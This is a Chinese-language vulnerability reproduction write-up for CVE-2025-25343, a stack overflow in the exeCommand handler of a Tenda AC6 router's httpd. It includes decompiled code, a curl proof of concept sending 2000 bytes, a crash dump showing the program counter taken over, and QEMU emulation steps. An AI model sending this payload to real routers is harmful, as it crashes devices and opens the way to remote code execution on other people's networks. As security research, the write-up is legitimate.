CVE-2025-25343 漏洞信息
固件下载地址 :https://www.tenda.com.cn/material/show/2661
漏洞挖掘 先找到http的程序,这里的dhttpd应该是开发者状态的,而httpd就是我们要找的路由器暴露在网络上的webserver服务的程序
1 2 3 4 [13 :09:49 ] ~/桌面/CVE-2025 -25343 /_US_AC6V1.0 BR_V15.03 .05 .16 _multi_TD01.bin .extracted/squashfs-root $ find . -name "*http*" ./bin /dhttpd ./bin /httpd
然后是找init文件,inittab在Linux系统和路由器中定义了系统启动、运行级别、切换时应该启动哪些进程,这也解释了为什么下面要将web_boot.ro文件夹复制给webroot
1 2 3 4 5 6 7 8 9 [13 :10 :01] ~/桌面/CVE-2025 -25343 /_US_AC6V1.0 BR_V15.03 .05 .16 _multi_TD01.bin .extracted/squashfs-root $ find . -name "*init*" ./var/webroot/goform/initSchedWifi.txt ./init ./webroot_ro/goform/initSchedWifi.txt ./etc_ro/inittab ./etc_ro/init.d ./sbin/init
打开文本
1
2
3
4
5
6
7
8
$ cat ./etc_ro/inittab ::sysinit:/etc_ro/init.d/rcS ttyS0::respawn:/sbin/sulogin ::ctrlaltdel:/bin /umount -a -r ::shutdown:/usr/sbin/wl leds 0 ::shutdown:/usr/sbin/wl -i eth2 leds 0 ::shutdown:/usr/sbin/usb led_off
打开
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
$ cat ./etc_ro/init.d/rcS PATH=/sbin:/bin :/usr/sbin:/usr/bin / export PATH mount -t ramfs none /var/ mkdir -p /var/etc mkdir -p /var/media mkdir -p /var/webroot mkdir -p /var/etc/iproute mkdir -p /var/run cp -rf /etc_ro/* /etc/ cp -rf /webroot_ro/* /webroot/ mkdir -p /var/etc/upan mount -a mount -t ramfs /dev mkdir /dev/pts mount -t devpts devpts /dev/pts mount -t tmpfs none /var/etc/upan -o size=2M mdev -s mkdir /var/run echo '/sbin/mdev' > /proc/sys/kernel/hotplug echo 'wds*.* 0:0 0660 */etc/wds.sh $ACTION $INTERFACE' > /etc/mdev.conf echo 'sd[a-z][0-9] 0:0 0660 @/usr/sbin/usb_up.sh $MDEV $DEVPATH' >> /etc/mdev.conf echo '-sd[a-z] 0:0 0660 $/usr/sbin/usb_down.sh $MDEV $DEVPATH' >> /etc/mdev.conf echo 'sd[a-z] 0:0 0660 @/usr/sbin/usb_up.sh $MDEV $DEVPATH' >> /etc/mdev.conf echo '.* 0:0 0660 */usr/sbin/IppPrint.sh $ACTION $INTERFACE' >> /etc/mdev.conf mkdir -p /var/ppp insmod /lib/modules/fastnat.ko insmod /lib/modules/bm.ko insmod /lib/modules/mac_filter.ko insmod /lib/modules/privilege_ip.ko insmod /lib/modules/qos.ko insmod /lib/modules/url_filter.ko insmod /lib/modules/loadbalance.ko insmod /lib/modules/fastnat_configure.ko chmod +x /etc/mdev.conf cfmd & echo '' > /proc/sys/kernel/hotplug udevd & logserver & tendaupload & moniter &
然后将httpd拉到IDA

直接定位到漏洞函数formexeCommand,刚开始就是了,将cmbinput的值给到src,然后围巾习惯检测就将其赋值给s,s会发生栈溢出的风险
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
int __fastcall formexeCommand(int a1){ size_t v1; // r0 char v4[4096 ]; // [sp+10h] [bp-231Ch] BYREF char v5[4096 ]; // [sp+10 10h] [bp-131Ch] BYREF char s1[256 ]; // [sp+20 10h] [bp-31Ch] BYREF char s[512 ]; // [sp+21 10h] [bp-21Ch] BYREF size_t n; // [sp+23 10h] [bp-1Ch] FILE *stream; // [sp+2314h] [bp-18h] char *src; // [sp+2318h] [bp-14h] int v11; // [sp+231Ch] [bp-10h] memset(s, 0 , sizeof(s)); memset(s1, 0 , sizeof(s1)); memset(v5, 0 , sizeof(v5)); memset(v4, 0 , sizeof(v4)); v11 = 0 ; src = (char *)sub_2B7C4(a1, "cmdinput" , &unk_E27E0); strcpy(s, src); sub_7B098(s1, s); if ( !strcmp(s1, "cd" ) ) { v1 = strlen(path_buf); sub_7B178(path_buf, s, v1); doSystemCmd("echo %s > /tmp/cmdTmp.txt" , path_buf); } else if ( !strcmp(s1, "ls" ) || !strcmp(s1, "cat" ) ) { sub_7ADC4(s); doSystemCmd("%s > /tmp/cmdTmp.txt" , s); } else if ( !strcmp(s1, "echo" ) ) { sub_7AAEC(s); doSystemCmd("%s" , s); } else if ( !strcmp(s1, "pwd" ) ) { doSystemCmd("echo %s > /tmp/cmdTmp.txt" , path_buf); } else if ( !strcmp(s1, "ping" ) ) { doSystemCmd("%s -c 3 > /tmp/cmdTmp.txt" , s); } else { doSystemCmd("%s > /tmp/cmdTmp.txt" , s); } stream = fopen("/tmp/cmdTmp.txt" , "r" ); if ( !stream ) return puts("formexeCommand:open file error!" ); while ( 1 ) { memset(v4, 0 , sizeof(v4)); if ( !fgets(v4, 4096 , stream) ) break ; n = strlen(v4); if ( v11 + n + 1 > 0x1000 ) break ; memcpy(&v5[v11], v4, n); v11 += n; } fclose(stream); sub_2C144(a1, "%s" , v5); return sub_2C68C(a1, 200 ); }
然后跟踪一下发现这个函数被封装为一个got的地址,供给sub_42240使用
1 .got:000FB388 formexeCommand_ptr DCD formexeCommand ; DATA XREF: sub_42240:off_436D4↑o
发现sub_42240负责注册一些回调函数,其中有这么一行,意味着当访问/goform/exeCommand时会调用这个函数
1 sub_16F24("exeCommand" , formexeCommand);
所以,可以针对url = "http://192.168.18.131/goform/exeCommand"构造长度超过512字节的溢出
1
2
3
curl -X POST "http://192.168.29.129/goform/exeCommand" \ --data "cmdinput=$(python3 -c 'print(" A"*2000)')" --verbose

漏洞复现 qemu用户态:搭建起了环境,然后gdb-multiarch连接上去,具体看下面的环境搭建部分,然后进行溢出测试,第一次不知道为什么会重新定向,第二次就会造成正常崩溃,然后gdb会显示如下界面,成功溢出了
1 2 3 4 5 6 7 8 9 10 11 [12 :30 :09] ~ $ curl -X POST "http://192.168.29.129/goform/exeCommand" \ --data "cmdinput=$(python3 -c 'print(" A"*2000)')" <html><head></head><body> This document has moved to a new <a href="http://192.168.29.129/" >location</a>. Please update your documents to reflect the new location. </body></html> [12 :30 :13 ] ~ $ curl -X POST "http://192.168.29.129/goform/exeCommand" \ --data "cmdinput=$(python3 -c 'print(" A"*2000)')"
1
2
3
4
5
6
7
8
9
10
11
12
Unsupported setsockopt level=1 optname=13 httpd listen ip = 192.168 .29 .129 port = 80 webs: Listening for HTTP requests at address 192.168 .29 .129 Unsupported setsockopt level=1 optname=13 connect: No such file or directory Connect to server failed. connect: No such file or directory Connect to server failed. Unsupported setsockopt level=1 optname=13 connect: No such file or directory Connect to server failed. formexeCommand:open file error!
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
pwndbg> c Continuing. Program received signal SIGALRM, Alarm clock. Program received signal SIGSEGV, Segmentation fault. 0x41414140 in ?? ()LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA ─────────────[ REGISTERS / show-flags off / show-compact-regs off ]───────────── *R0 0x20 *R1 0x1 *R2 0x258 R3 0x0 *R4 0x41414141 ('AAAA' ) *R5 0x11be60 ◂— str r7, [r5, *R6 0x1 *R7 0xfffefe4e ◂— adcs r1, r0 /* 0x41414141 */ *R8 0xe994 ◂— stm r0!, {r0, r2, r3} /* 0xe1a0c00d */ *R9 0x2e158 ◂— ldr r0, [pc, *R10 0xfffefcc8 ◂— adcs r1, r0 /* 0x41414141 */ *R11 0x41414141 ('AAAA' ) *R12 0xff736edc —▸ 0xff72ca50 ◂— adds r0, *SP 0xfffef978 ◂— adcs r1, r0 /* 0x41414141 */ *PC 0x41414140 ('@AAA' ) ───────────────────────[ DISASM / arm / set emulate on ]──────────────────────── Invalid address 0x41414140 ───────────────────────────────────[ STACK ]──────────────────────────────────── 00 :0000 │ sp 0xfffef978 ◂— adcs r1, r0 /* 0x41414141 */... ↓ 7 skipped─────────────────────────────────[ BACKTRACE ]────────────────────────────────── ► f 0 0x41414140 ──────────────────────────────────────────────────────────────────────────────── pwndbg>

qemu系统态然后进行溢出,开启wireshark监听,也是成功了
1
2
3
curl -X POST "http://192.168.100.2/goform/exeCommand" \ --data "cmdinput=$(python3 -c 'print(" A"*2000)')" \ --verbose
环境搭建 先查看文件架构,可以看到其是arm架构,小端口
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 [22 :07:31 ] ~/桌面/CVE-2025 -25343 /_US_AC6V1.0 BR_V15.03 .05 .16 _multi_TD01.bin .extracted/squashfs-root/bin $ readelf -h busybox ELF 头: Magic: 7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00 类别: ELF32 数据: 2 补码,小端序 (little endian) 版本: 1 (current) OS/ABI: UNIX - System V ABI 版本: 0 类型: EXEC (可执行文件) 系统架构: ARM 版本: 0x1 入口点地址: 0xbf1c 程序头起点: 52 (bytes into file) Start of section headers: 370336 (bytes into file) 标志: 0x5000002 , Version5 EABI, <unknown> 本头的大小: 52 (字节) 程序头大小: 32 (字节) Number of program headers: 7 节头大小: 40 (字节) 节头数量: 24 字符串表索引节头: 23
qemu用户态由于无法初始化文件,所以要进行手动处理,将webroot_ro目录下的文件全部复制到webroot去,因为用户态只是将httpd服务拉起来,而init是路由器开机时会运行的,其中包括这一步骤
1
2
3
cp -rf ./webroot_ro/* ./webroot/ cp $(which qemu-arm-static) ./ sudo chroot ./ ./qemu-arm-static -g 1234 ./bin /httpd
然后再次开启终端,也是成功了
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 [22 :14 :31 ] ~ $ sudo gdb-multiarch [sudo] yy 的密码: GNU gdb (Ubuntu 8.1 .1 -0ubuntu1) 8.1 .1 Copyright (C) 2018 Free Software Foundation, Inc. License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html> This is free software: you are free to change and redistribute it. There is NO WARRANTY, to the extent permitted by law. Type "show copying" and "show warranty" for details.This GDB was configured as "x86_64-linux-gnu" . Type "show configuration" for configuration details.For bug reporting instructions, please see: <http://www.gnu.org/software/gdb/bugs/>. Find the GDB manual and other documentation resources online at: <http://www.gnu.org/software/gdb/documentation/>. For help , type "help" . Type "apropos word" to search for commands related to "word" .pwndbg: loaded 139 pwndbg commands and 43 shell commands. Type pwndbg [--shell | --all ] [filter ] for a list . pwndbg: created $rebase, $ida GDB functions (can be used with print /break ) ------- tip of the day (disable with set show-tips off) ------- The $heap_base GDB variable can be used to refer to the starting address of the heap after running the heap command pwndbg> set architectur arm The target architecture is assumed to be arm pwndbg> set endian little The target is assumed to be little endian pwndbg> target remote : 1234 Remote debugging using : 1234 warning: No executable has been specified and target does not support determining executable automatically. Try using the "file" command. 0xff7e1930 in ?? ()LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA ─────────────[ REGISTERS / show-flags off / show-compact-regs off ]───────────── R0 0x0 R1 0xfffefe4e ◂— stmdbvs r2!, {r1, r2, r3, r5, r8, sb, sl, fp, sp} ^ /* 0x69622f2e ; './bin/httpd' */ R2 0x0 R3 0x0 R4 0x0 R5 0x0 R6 0x0 R7 0x0 R8 0x0 R9 0x0 R10 0xfa964 —▸ 0xf738 ◂— push {r3, lr} /* 0xe92d4008 */ R11 0x0 R12 0x0 SP 0xfffefd50 ◂— 1 PC 0xff7e1930 ◂— mov r0, sp /* 0xe1a0000d ; '\r' */ ───────────────────────[ DISASM / arm / set emulate on ]──────────────────────── ► 0xff7e1930 mov r0, sp 0xff7e1934 bl 0xff7e1938 mov r6, r0 0xff7e193c ldr sl, [pc, 0xff7e1940 add sl, pc, sl 0xff7e1944 ldr r4, [pc, 0xff7e1948 ldr r4, [sl, r4] 0xff7e194c ldr r1, [sp] 0xff7e1950 sub r1, r1, r4 0xff7e1954 add sp, sp, r4, lsl 0xff7e1958 add r2, sp, ───────────────────────────────────[ STACK ]──────────────────────────────────── 00 :0000 │ sp 0xfffefd50 ◂— 1 01:0004│ 0xfffefd54 —▸ 0xfffefe4e ◂— stmdbvs r2!, {r1, r2, r3, r5, r8, sb, sl, fp, sp} ^ /* 0x69622f2e ; './bin/httpd' */ 02:0008│ 0xfffefd58 ◂— 0 03:000c│ 0xfffefd5c —▸ 0xfffefe5a ◂— svcmi 04:00 10│ 0xfffefd60 —▸ 0xfffefe68 ◂— svcmi 05:0014│ 0xfffefd64 —▸ 0xfffefe76 ◂— svcmi 06:0018│ 0xfffefd68 —▸ 0xfffefe83 ◂— svcmi 07:001c│ 0xfffefd6c —▸ 0xfffefeca ◂— mcrrmi p8, ─────────────────────────────────[ BACKTRACE ]────────────────────────────────── ► f 0 0xff7e1930 ──────────────────────────────────────────────────────────────────────────────── pwndbg>
但是我们一直运行会发现程序卡在这里了,进入死循环了
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
pwndbg> n 0xff7e4bdc in ?? ()LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA ────────────────[ REGISTERS / show-flags off / show-compact-regs off ]──────────────── R0 0xfffefd50 ◂— 1 R1 0xfffefe4e ◂— stmdbvs r2!, {r1, r2, r3, r5, r8, sb, sl, fp, sp} ^ /* 0x69622f2e ; './bin/httpd' */ R2 0xfffefe5a ◂— svcmi R3 0xfffefd60 —▸ 0xfffefe68 ◂— svcmi R4 0x0 R5 0xff7edfa8 —▸ 0xcf08 ◂— svcpl R6 0x0 R7 0x0 R8 0xfffefd54 —▸ 0xfffefe4e ◂— stmdbvs r2!, {r1, r2, r3, r5, r8, sb, sl, fp, sp} ^ /* 0x69622f2e ; './bin/httpd' */ R9 0x0 R10 0xfffefd5c —▸ 0xfffefe5a ◂— svcmi R11 0xfffefd4c —▸ 0xff7e1938 ◂— mov r6, r0 /* 0xe1a06000 */ R12 0x0 SP 0xfffefbb8 ◂— 0 *PC 0xff7e4bdc ◂— ldr r2, [r3], ──────────────────────────[ DISASM / arm / set emulate on ]─────────────────────────── 0xff7e4be0 cmp r2, 0xff7e4be4 bne ↓ ► 0xff7e4bdc ldr r2, [r3], 0xff7e4be0 cmp r2, 0xff7e4be4 bne ↓ 0xff7e4bdc ldr r2, [r3], 0xff7e4be0 cmp r2, 0xff7e4be4 bne ↓ 0xff7e4bdc ldr r2, [r3], 0xff7e4be0 cmp r2, 0xff7e4be4 bne ──────────────────────────────────────[ STACK ]─────────────────────────────────────── 00 :0000 │ sp 0xfffefbb8 ◂— 0 ... ↓ 7 skipped────────────────────────────────────[ BACKTRACE ]───────────────────────────────────── ► f 0 0xff7e4bdc ────────────────────────────────────────────────────────────────────────────────────── pwndbg>
运行一下,发现卡在welcome to ...
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 [22 :17 :26 ] ~/桌面/CVE-2025 -25343 /_US_AC6V1.0 BR_V15.03 .05 .16 _multi_TD01.bin .extracted/squashfs-root $ sudo chroot ./ ./qemu-arm-static ./bin /httpd init_core_dump 1816 : rlim_cur = 0 , rlim_max = -1 init_core_dump 1825 : open core dump success init_core_dump 1834 : rlim_cur = 5242880 , rlim_max = 5242880 Yes: ****** WeLoveLinux****** Welcome to ...

IDA打开看看找到welcome字符所在的位置

发现是在sub_2E158()函数位置,由于服务缺陷问题,因为我们没有完全启动路由器,所以有些判定可能过不去,所以给他判定为恒定的条件,如图,用keypatch
然后替换掉原来的httpd程序。重新启动,发现并没有卡在welcome的位置
1
2
3
4
5
6
7
8
9
